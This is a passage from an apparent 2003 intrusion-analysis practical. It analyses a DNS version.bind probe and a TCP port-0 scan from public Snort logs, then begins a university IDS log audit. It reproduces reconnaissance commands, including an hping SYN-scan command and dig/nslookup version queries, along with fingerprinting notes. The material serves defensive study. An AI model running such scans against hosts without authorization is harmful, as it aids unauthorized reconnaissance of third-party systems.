I take a look at it this way. Port scanning is like the act of ringing a doorbell to see if anybody is home. Normal scanning is like you running down the street ringing everybody's doorbell and waiting to see who answers. Once you see who answers, you then have to decide whether they are worth your time or not. This particular port scan is directed at a specific service, DNS. This then would be like running down the street and only ringing the doorbell of houses that have expensive looking cars parked out front. Meaning that you have already narrowed down your search and are actively looking for just the rich homes in a neighborhood to try and exploit.

[8] Whitehats ArachNIDS, IDS278 'Named-Probe-Version' URL: http://www.whitehats.com/info/IDS278
[9] Internet Security Systems, AdvICE 2000417,URL: http://www.iss.net/security_center/advice/Intrusions/2000417/default.htm

Severity:

Given the following formula:

Severity = (criticality + lethality) – (system countermeasures + network countermeasures)

I would rate the severity of this attack as follows: (5 + 1) – (5 + 5) = -4

- Criticality: I rated at a "5" because the system that was being scanned for was a DNS server. A DNS server can provide for a potential hacker a complete list of hosts on your network and their IP addresses.

- Lethality: I rated this as a "1" because if a hacker gets this information, he only has the version number you are currently running. Whether you are vulnerable or not is another issue.

- System countermeasures: I rated this as a "5" because a DNS server usually sits on the outside and should be completely patched and locked down.

- Network countermeasures: I rated this as a "5" because it appears that a very restrictive firewall is in place and it is not giving any responses at all to any of these queries.

Defensive recommendation:

There are a few things that can be done to prevent a version query from being successful. One of the first thing your going to need to do is find out what version of bind you are running.

- If you have a release prior to 9.2, you should upgrade your server to the newest version of BIND. You can find the latest release at the following location:

  http://www.isc.org/products/BIND/

  If you cannot upgrade at this time, it is highly recommended to have the latest release of your current version installed. You can find the latest release for versions 4.x, 8.x, and 9.x at the following location:

  http://www.isc.org/products/BIND/patches/

- BIND versions later than 8.2, let you edit your servers' response to the version.bind query. This can be accomplished by editing the /etc/named.conf configuration file to add the following substatement:

  ```
  options {
     directory "/var/named";
     version "No need for you to know";
  };
  ```

- The following URL references are listed for more in-depth editing of your BIND configuration file:

  http://www.oreillynet.com/pub/a/network/excerpt/dnsbindcook_ch07/
  http://www.oreilly.com/catalog/dns4/chapter/ch11.html#10959

There are several different ways to either hide your version number or prevent unauthorized queries. Just because you can avoid this particular scan, doesn't mean that your DNS server is safe. Make sure that your servers response to a version query is what you want it to be and that it has all the latest patches and updates to protect it from being compromised. The following is a list of advisories for most of the critical exploits against BIND:

http://www.cert.org/advisories/CA-2002-19.html
http://www.cert.org/advisories/CA-2001-02.html
http://www.cert.org/advisories/CA-1999-14.html
http://www.cert.org/advisories/CA-1998-05.html

There are various alternatives to BIND, such as Microsoft, but I do not believe a valid alternative would be to change your DNS server. You should always keep up your software, no matter what. If a new version comes out that addresses certain problems then you should upgrade, if a new patch comes out, then it is typically for a good reason and you should patch your system. Keep in mind that if there is a product, someone will attempt to exploit it if possible, changing your server from one implementation to another just means going to a different place for upgrades and patches.

Multiple choice question:

```
10:41:42.463548 localhost.localdomain.32775 > localhost.localdomain.domain:  18511+ TXT CHAOS)?
version.bind. (30) (DF)

10:41:42.464677 localhost.localdomain.domain > localhost.localdomain.32775:  18511*- 1/0/0 CHAOS)
TXT 9.2.1 (48) (DF)
```

Given the above example of a successful version.bind attempt, what does the asterisk after the DNS identification number represent?

a. Indicates that recursion is not available
b. Indicates that it is an authoritative response
c. Response was returned with the truncated bit is set
d. Indicates an invalid query attempt

Answer: b

The asterisk means that it is an authoritative response. Meaning that the record returned from the DNS server is in the database that this name server maintains.

Detect Submission:

This detect was submitted on the following date: Wed 2/26/03 10:57 AM

I received a response from Brian Coyle [brian@linuxwidows.com] on Wed 2/26/03 11:43 PM with the following questions:

Q. Recon implies a method to collect the information. How could an attacker gain useful knowledge of a network when using spoofed packets?

A. I understand that recon is a method to collect information and the idea is for you to get that information. If an attacker already has a foothold on some boxes, he can use those particular addresses to spoof his traffic and later return to those same boxes and obtain the information. An attacker can also easily place a sniffer on a compromised box and later return to gather any information that might be of interest.

Q. How large is the ID field and how is the value generated on various operating systems? What is the possibility of receiving several packets in a short period (check your timestamps) with the same ID value? Are there any known version.bind tools with a signature of ID==4660?

A. The ID field for a DNS query is 16 bits. This number is supposed to be a unique identification number that a resolver (client) will send in order to keep track of the query that he initiated. Older resolvers would use sequential increments for query ID numbers while newer ones now tend to randomize the query ID number to prevent attacks that use this ID field. The following are DNS queries from the same OS (Linux Redhat 8.0):

14:49:12.980789 IP 192.168.0.5.32775 > 192.168.0.5.53: **53517**+ TXT CHAOS? version.bind. (30) (DF)

14:49:21.202701 IP 192.168.0.5.32775 > 192.168.0.5.53: **34471**+ TXT CHAOS? vErsIOn.BInd. (30) (DF)

14:49:51.435974 IP 192.168.0.5.32775 > 192.168.0.5.53: **38408**+ TXT CHAOS?

version.bind. (30) (DF)

14:50:05.360022 IP 192.168.0.5.32775 > 192.168.0.5.53: **33718**+ TXT CHAOS? vERsiON.biND. (30) (DF)

15:23:58.539141 IP 192.168.0.5.32775 > 192.168.0.5.53: **41585**+ TXT CHAOS? version.bind. (30) (DF)

15:24:01.073450 IP 192.168.0.5.32775 > 192.168.0.5.53: **51278**+ TXT CHAOS? vErsION.bInD. (30) (DF)

The first two queries were done using the 'dig' tool, the following two were queried using 'nslookup' and the last two where generated using the 'host' command. The first four packets are seconds apart and the last two are approximately 30 minutes later. None of these tools have a default ID value of 4660 and as seen from the trace are completely random numbers.

Q. What other evidence can you submit to reinforce the suspicion these packets came from the same OS? What tools, if any, are available to craft the TTL values? What does the TTL value indicate? Is it possible an attacker has compromised more than one system to leverage against the target? If you can convince me these were indeed from the same OS, could it be possible the sources are all in the same network or hosting facility? Would that increase the likelyhood all the sources were compromised (maybe by the same vulnerability)? Oh, but wait! You claimed these were spoofed. Still think that?

A. There are many ways in which you can fingerprint OS. Most of the ways that I have seen use the differences in the flags and fields in the tcp stack. The Time to Live (TTL) number is a value that sets a limit to the amount a datagram can travel through routers before it is dropped. This value decrements by one each time it passes through a router. Certain OS have default values, and with that idea you can make an estimate as to the original value and have a guess at the type of OS the datagram came from. These particular packets are udp and do not have all the fields to help in the identifying process. That is why I used the TTL value to make a guess as to what OS they all came from. I understand that this seems to be a strange thing to want to spoof, since you are after all looking for information, but the way I see it is that udp is easier to spoof than tcp, there is also the TTL value for all queries that is similar and the idea that all packets contain the same query ID indicates to me 'likely' that this is coming from the same source.

The rest of the relevant questions and comments have been incorporated into the analysis.

References:

Incidents.org, Log File, URL:
http://www.incidents.org/logs/Raw/2002.5.10
http://www.incidents.org/logs/Raw/README

Internet Security Systems (ISS), advICE 2000417, URL:
http://www.iss.net/security_center/advice/Intrusions/2000417/default.htm

Honeynet project, Lists of fingerprints for passive fingerprint monitoring, URL:
http://project.honeynet.org/papers/finger/traces.txt

SnortSnarf, Security Analyzer, URL:
http://www.silicondefense.com/software/snortsnarf/

CERT Advisories, BIND, URL:
http://www.cert.org/advisories/CA-2002-19.html
http://www.cert.org/advisories/CA-2001-02.html
http://www.cert.org/advisories/CA-1999-14.html
http://www.cert.org/advisories/CA-1998-05.html

O'Reilly, DNS and BIND, URL:
http://www.oreillynet.com/pub/a/network/excerpt/dnsbindcook_ch07/
http://www.oreilly.com/catalog/dns4/chapter/ch11.html#10959

Albitz, Paul DNS and BIND, 4th Edition O'Reilly & Associates Inc., Sebastopol, USA, April 2001

ISC, Bind Software and Patches, URL:
http://www.isc.org/products/BIND/
http://www.isc.org/products/BIND/patches/

Whitehats arachNIDS, IDS278 'Named-Probe-Version', URL:
http://www.whitehats.com/info/IDS278

Jamieson, Shaun, The Ethics and Legality of Port Scanning, Sans, Oct 8,2001, URL:
http://www.sans.org/rr/audit/ethics.php

Detect #3:

Source of Trace:

The log files are the result of a Snort instance running in binary logging mode. This specific traffic dump is from the following location on the Incidents.org site:

http://www.incidents.org/logs/Raw/2002.9.11

There is very little from the traffic that can actually be used to determine the network environment that this trace came from and would not be of use to the conclusion of this attack.

Detect was generated by:

Running the following command on the captured traffic using Snort 1.9.1 with the latest rule-set:


```
snort -c ./snort.conf -r ./2002.9.11
```

triggered the following Bad Traffic rule:

alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC tcp port 0 traffic"; classtype:misc-activity; sid:524; rev:5;)

This alert will trigger if a tcp packet from any source/destination port, whether it is a internal or external address, tries to send a packet with a destination port of '0'.

I also ran and viewed the alert graphically with SnortSnarf.



SnortSnarf provided me a visual representation of the alert and all the addresses that where involved. It is an analysis tool that graphically displays in HTML format what it sees in the /var/log/snort directory.

SnortSnarf can be downloaded from:
http://www.silicondefense.com/software/snortsnarf/

Probability the source address was spoofed:

It is not likely that the source address was spoofed. This type of attack is meant as an information gathering technique and is normally not spoofed. If the attacker is trying to enumerate this box then he is going to need the response back to obtain the desired information.

Description of attack:

This attack appears to be a scan directed at one specific target. The packet is being sent to a reserved port[10], indicating that this is not normal traffic. The following is the portion of the trace that has the address of 211.47.255.23 trying to make a connection to 32.245.241.47 on port '0':

16:17:20.276507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:23.276507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:29.276507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:41.286507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:52.286507 IP 211.47.255.23.34734 > 32.245.241.47.0: S 296055615:296055615(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:55.276507 IP 211.47.255.23.34734 > 32.245.241.47.0: S 296055615:296055615(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:01.276507 IP 211.47.255.23.34734 > 32.245.241.47.0: S 296055615:296055615(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:13.276507 IP 211.47.255.23.34734 > 32.245.241.47.0: S 296055615:296055615(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:24.286507 IP 211.47.255.23.35029 > 32.245.241.47.0: S 330150517:330150517(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:27.276507 IP 211.47.255.23.35029 > 32.245.241.47.0: S 330150517:330150517(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:33.276507 IP 211.47.255.23.35029 > 32.245.241.47.0: S 330150517:330150517(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:45.276507 IP 211.47.255.23.35029 > 32.245.241.47.0: S 330150517:330150517(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:56.356507 IP 211.47.255.23.35322 > 32.245.241.47.0: S 374050190:374050190(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:18:59.286507 IP 211.47.255.23.35322 > 32.245.241.47.0: S 374050190:374050190(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

[10] Internet Assigned Numbers Authority (IANA), Port numbers, URL: http://www.iana.org/assignments/port-numbers

16:19:05.276507 IP 211.47.255.23.35322 > 32.245.241.47.0: S 374050190:374050190(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:19:17.276507 IP 211.47.255.23.35322 > 32.245.241.47.0: S 374050190:374050190(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

This scan sends it first packet on port '34373', then the next three packets have the same source port and sequence number. A total of four packets with the same source port are sent then another set of packets are sent and then another. The reason behind this appears to be that the sending host is not getting an acknowledgement for his sent data. The time in between packets would indicate the sending hosts retransmission timer is set to first 3, then doubled to 6 and then agiain to 12 seconds. A packet with a new source port is sent every 32 seconds.

The attack does not seem to be succesful as there is no response back from the destination host.

Attack mechanism:

This attack appears to be accomplished with the hping tool. By default the destination port for an hping scan is '0', as for the rest of the packet it can be crafted using the tool itself. The hping tool can be found at the following URL:

http://www.hping.org

The following command using the hping tool produced an output almost identical to the one used in this attack.

hping 192.168.0.20 -S -w 5840 -L 0 -N 0

06:47:21.345168 IP 192.168.0.22.1484 > 192.168.0.20.0: S 456495807:456495807(0) win 5840

06:47:22.345102 IP 192.168.0.22.1485 > 192.168.0.20.0: S 863857702:863857702(0) win 5840

06:47:23.345090 IP 192.168.0.22.1486 > 192.168.0.20.0: S 755209458:755209458(0) win 5840

The following is an explanation of the swithches used:

-S Sets SYN tcp flag.
-w Sets TCP window size
-L Sets the TCP ack
-N Sets ip->id field

More information on hping and its options can be found on the hping man page at the following URL:

http://www.hping.org/manpage.html

If this scan were successful, the attacker would have received a similar response to each packet with the following information:

HPING 192.168.0.21(eth0 192.168.0.21): S set, 40 headers + 0 data bytes

len=46 ip=192.168.0.21ttl=128 id=11885 sport=0 flags=RA seq=0 win=0 rtt=0.4 ms

len=46 ip=192.168.0.21ttl=128 id=11886 sport=0 flags=RA seq=1 win=0 rtt=0.4 ms

len=46 ip=192.168.0.21ttl=128 id=11887 sport=0 flags=RA seq=2 win=0 rtt=0.4 ms

len=46 ip=192.168.0.21ttl=128 id=11888 sport=0 flags=RA seq=3 win=0 rtt=0.4 ms

With this information, not only will he know that a host is alive but also enough information to come to a reasonable conclusion as to what type of system you are running. I am not an expert on the hping tool, but I am sure that more information about your host can be obtained with the right combination of options.

Correlations:

I was able to find this address on Dshield. Indicating that indeed it was active and targeting port 0.

IP Address: 211.47.255.23
HostName: 211.47.255.23
DShield Profile: Country: KR
Contact E-mail: ip@saeroun.co.kr
Total Records against IP: 538
Number of targets: 50
Date Range: 2003-01-13 to 2003-02-13
Ports Attacked (up to 10): Port Attacks Start End
80 111 2003-02-21 2003-03-18
0 83 2003-02-16 2003-03-11

Another correlation to this alert is on the SNORT site with a sid of 524. Which stats that attackers are trying to send TCP packets to port 0. This can be found at the following URL:

http://www.snort.org/snort-db/sid.html?sid=524

The other thing I found to correlate this attack to the hping tool is the “Set destination port, default is 0”[11] on the Hping man pages. This was found doing a search for ‘destination port 0’ with a internet search engine.

[11] Hping, Manpage, URL: http://www.hping.org/manpage.html

Evidence of active targeting:

I would say that this is evidence of active targeting. The scan is not wide spread, it goes from on source to one destination. It appears that the attacker knows what box it is he wants to scan and that is the only box he attempts to enumerate.

Severity:

Given the following formula:

Severity = (criticality + lethality) – (system countermeasures + network countermeasures)

I would rate the severity of this attack as follows: (5 + 1) – (5 + 5) = -4

- Criticality: I rated this as a "5" because of the fact that it has been specifically targeted. It is not clear what type of box was actually there, but a regular host will typically not have a real world address. Having a real world address and being available is more an indication of a server or security appliance.

- Lethality: I rated this as a "1" because the attack is not intended to do any harm. It is a enumeration type of attack that will only respond bake with system type information.

- System countermeasures: I rated this as a “5” because there was absolutely no response. This to me means that if there really is a host there, he is completely secured against this attack.

- Network countermeasures: I rated this as a "5" because the victim never responded. If the device is behind a firewall or is itself a firewall it is not responding in any way. The security settings for the network appear to be hardened down to give no response to invalid requests, if any at all.

Defensive recommendation:

The defensive recommendations for this attack are very limited. The only real defense against this attack would be to set up the proper access control lists (ACL) in your border router. Since port 0 is a reserved port and should not be seen used as a valid connection, you can set your ACL similar to the following:

```
DENY    IP    ANY:*    ANY:0    log
DENY    IP    ANY:0    ANY:*    log
```

This basically is stating that you want to deny any source IP address with any port from connecting to a destination with port 0. This is denying any source IP address from attempting a connection with a source port 0.

You should also place a similar filter on your firewalls that deny incoming or outgoing connections on port 0. You could place a DROP statement instead of a DENY. The DROP rule would drop the attempted connection and not provide any type of response at all, whereas a DENY would respond with an "unreachable or filtered" reply.

Multiple choice question:

16:17:20.276507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:23.276507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:29.276507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

16:17:41.286507 IP 211.47.255.23.34373 > 32.245.241.47.0: S 276610085:276610085(0) win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)

Given the above trace how can you tell if the packets are retransmissions of the original packet and not just new packets?

a. Timestamp indicates well known retransmission cycle of 3, 6, 12 second increments.
b. The tcp sequence numbers are identical in all packets.
c. Source port remains the same in all packets.
d. All of the above.

Answer: d

If you look at the timestamp for the above packages, the increments are a well known back-off algorithm used in TCP stacks for packet retransmissions. This case being that it starts after 3 seconds of original packet and then doubles to 6 then 12 seconds. Also the source port and sequence numbers all remain the same throughout this retransmission time.

Detect Submission:

This detect was submitted on the following date: Fri 3/14/03 9:59 AM

I received a response from Andrew Rucker Jones [arjones@simultan.dyndns.org] on Fri 3/14/03 3:52 PM with the following questions:

Q. Did you find this address in any online intrusion detection systems (e.g. DShield)? This would strengthen your claim that the source is not spoofed. In addition, do you know that this packet is really coming in from the outside? It could be spoofed from an internal machine that is sitting along the lines of communication between the target and the outside world, so it would pick up responses. The first question is, would that make sense, and the second question is, can you prove that that is or is not the case? You claimed above that an analysis of the network layout was not necessary...

A. I was able to find this address on Dshield. Indicating that indeed it was active and targeting port 0.

IP Address: 211.47.255.23
HostName: 211.47.255.23
DShield Profile: Country: KR
Contact E-mail: ip@saeroun.co.kr
Total Records against IP: 538
Number of targets: 50
Date Range: 2003-01-13 to 2003-02-13
Ports Attacked (up to 10): Port Attacks Start End
80 111 2003-02-21 2003-03-18
0 83 2003-02-16 2003-03-11

This would indeed re-enforce my claim that this address was not spoofed and came from an outside entity.

Q. Why would someone map exactly one address? Normally a scan like this is to determine if the host is alive. You mentioned that information about the operating system can be obtained from this scan. Are there other, possibly better ways of doing the same thing? Are these methods attempted in the log you have?

A. As for why someone would target just that one address is hard to say. It is possible that over an extended period of time the attacker has gathered enough information as to be interested in said target. There are various other methods of obtaining information on operating systems. Many tools out there such as Nmap or Queso have the capability to do OS fingerprinting and system enumeration. As for the log file that I have, this was the only traffic that was directed at the victim host.

Q. If You wanted to be REALLY paranoid, what else might You do to obscure the operating system type and version against fingerprinting attacks of any kind?

What about ways to secure the network against other mapping attempts? Ways to avoid giving out other information (You claim this is active targeting -- where did the attacker get enough information to know to attack this host)?

A. You could place a DROP statement instead of a DENY. The DROP rule would drop the attempted connection and not provide any type of response at all, whereas a DENY would respond with an "unreachable or filtered" reply.

The rest of the relevant questions and comments have been incorporated into the analysis.

References:

Incidents.org, Log File, URL:
http://www.incidents.org/logs/Raw/2002.9.11

SnortSnarf, Security Analyzer, URL:
http://www.silicondefense.com/software/snortsnarf/

Hping, TCP/IP packet assembler/analyzer, URL: http://www.hping.org

Hping, Manpages, URL: http://www.hping.org/manpage.html

Snort, sid 524, Bad Traffic Tcp port 0 traffic, URL:
http://www.snort.org/snort-db/sid.html?sid=524

Internet Assigned Numbers Authority (IANA), Port numbers, URL:
http://www.iana.org/assignments/port-numbers


Dshield, Ip registration information, URL:
http://www.dshield.org/ipinfo.php?PHPSESSID=e0379702c4b767b14c80d23f1773ce55&ip=211.47.255.23&Submit=Submit

Assignment 3: Analyze This

This document is the result of a security audit done for the University of MY.NET with the intent of giving recommendations and insights into possible compromise.

This security audit was accomplished by analyzing five days of log files from the University's Intrusion Detection System (IDS). This analysis is being performed to find any network problems or discrepancies that can affect the productivity of your environment. We have attempted to find any host that has been compromised or has the possibility of being compromised in the future.

The following graph displays the top ten reported alerts based on an overall percentage from your IDS.



This document will review most of these alerts and determine what events caused the alerts to be triggered and provide a recommendation on what can be done to ensure system integrity. This document will also look at source and destination hosts and determine which hosts are initiating malicious actions and which hosts are the targets of those attacks.

Finally, we will provide you with a list of hosts on your network that have raised concerns and an overall recommendation on risk mitigation to maintain your network environment in the most secure way possible.

Analyzed Files:

Alerts	Scans	Out-Of-Spec (OOS)
alert.030328.gz	scans.030328.gz	OOS_Report_2003_03_29_5271.txt
alert.030329.gz	scans.030329.gz	OOS_Report_2003_03_30_20502.txt
alert.0030330.gz	scans.030330.gz	OOS_Report_2003_03_31_15595.txt
alert.030331.gz	scans.030331.gz	OOS_Report_2003_03_01_15057.txt
alert.030401.gz	scans.030401.gz	OOS_Report_2003_04_02_21757.txt

The above files were used for this analysis and downloaded as seen from http://www.incidents.org/logs/ . All three types of files (alerts, scans, oos) consist of snort instances that are sequentially dated from March 28 – April 1, 2003[12].

I initially decompressed the files and concatenated them into one file in their respective groups. The following is the initial breakdown of the concatenated files and relevant information for each type:

	Alerts:	**Scans:**	**OOS:**
The log begins at:	03 28 00:00:07	03 28 00:00:12	03 28 00:06:05
The log ends at:	04 01 23:45:56	04 01 23:12:45	04 02 00:03:22
Total events:	458529	2707714	13753
Signatures recorded:	690	n/a	1
Source IP recorded:	34124	3389	648
Destination IP recorded:	45324	685964	329

Each log file serves its own unique function:

- The Alerts are basically log entries that are recorded from network traffic that matches user defined patterns or strings. These user defined rules are based on text files that are searched and when a pattern or string matches a user defined entry, will produce a syslog output to the specified log file.

- The Scans are log entries that are reported when Snort preprocessors detect UDP or TCP SYN packets that attempt to connect in a short period of time (typically 3 seconds) to a single or multiple ports.

[12] Note: OOS file naming convention is one day off.

- The OOS are files that contain traffic dumps of events that have invalid header information. This means that any TCP/IP packet that has some form of invalid arguments, such as invalid flag combinations, will dump that raw packet into a log file.

Even though these are separate files, you begin to see a correlation of data that merges together to form a single purpose. For example:

In the alerts file you may find an alert that has to do with OS fingerprinting, such as a QUESO scan:

```
03/28-00:15:43.487003  [**] Queso fingerprint [**] 217.80.227.233:33374 -> MY.NET.24.44:80
```

This correlates with a scan entry:

```
Mar 28 00:15:43 217.80.227.233:33374 -> MY.NET.24.44:80 SYN 12****S* RESERVEDBITS
```

That matches an invalid or out-of-spec packet:

```
03/28-00:15:43.082656 217.80.227.233:33372 -> MY.NET.24.44:80
TCP TTL:54 TOS:0x0 ID:3081 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xFA3B40F4  Ack: 0x0  Win: 0x16B0  TcpLen: 40
TCP Options (5) => MSS: 1452 SackOK TS: 92818685 0 NOP WS: 0
```

This example shows that the source address 217.80.227.233 was sending out-of-spec packets to the victim MY.NET.24.44 at such a rate that it triggered the scan preprocessor and matched a pattern in the rules file for a particular type of vulnerability. This one incident caused multiple actions to be done by Snort and three log entries were made as a result. I will go more in-depth on this subject later in the document. Being able to see things from different angles gives you the opportunity to develop more decisive conclusions on some of the triggered events.

Top attacks that exceeded ten thousand occurrences:

The following table lists the top attacks that were detected, the total number of occurrences and the overall percentage of all attacks that they had.

Percentage of all Attacks	Number of Occurrences	Attack Description
60.35	276700	SMB Name Wildcard
7.66	35146	CS WEBSERVER – external web traffic
5.14	23580	Watchlist 000220 IL-ISDNNET-990517
4.12	18871	MY.NET.30.3 activity

Percentage of all Attacks	Number of Occurrences	Attack Description
3.31	15158	Spp_http_decode: IIS Unicode attack detected
3.16	14511	External RPC call
2.97	13633	High port 65535 udp – possible Red Worm – traffic
2.61	11961	Russia Dynamo – SANS Flash 28-jul-00

SMB Name Wildcard
This event consisted of an overall 60.35% of recorded alerts, with 276,700 occurrences from a total of 8795 different hosts.

03/29-00:00:07.402757 [**] SMB Name Wildcard [**] 200.58.2.52:1026 -> MY.NET.94.70:137

SMB (Server Message Block) is a format used in environments to share files, folders and even devices on a computer. This is what the NetBIOS format and Samba clients are based on and what enables most of your Windows shares. This would typically not be much of an issue if the source of these queries where from inside your networks because it is not really a malicious query. In this case all but a few of these queries, coming from reserved addresses, and were being initiated from the outside world.

A total of 213700 entries into the scan file are attributed to port 137. The majority of these scans are internal but there are a significant number that are coming from external sources and are looking for possible shares to exploit.

Correlations:

Port 137, according to Dshield.org is number one on their list of Top Ten probed ports (April 25, 2003) and they believe that some of these probes are just quirks in Windows but as well as a sign of a poor configuration.

SANS has seen an increase in port 137 scans since April of 2000. In their Intrusion Detection FAQ on Port 137, they indicate that this is a method that script kiddies have been using to gain knowledge of network shares.

Port 137 also has been linked to the network.vbs worm and according to CERT Incident not IN-200-02, intruders are actively exploiting Windows networking shares that are made available for remote connections across the Internet.

In the Snort FAQ, there is a comment about this event that references the IDS177 "Netbios-Name-Query" from the arachNIDS database of Whitehats.com stating that allowing this type of traffic over public networks is usually very insecure.

Recommendations:

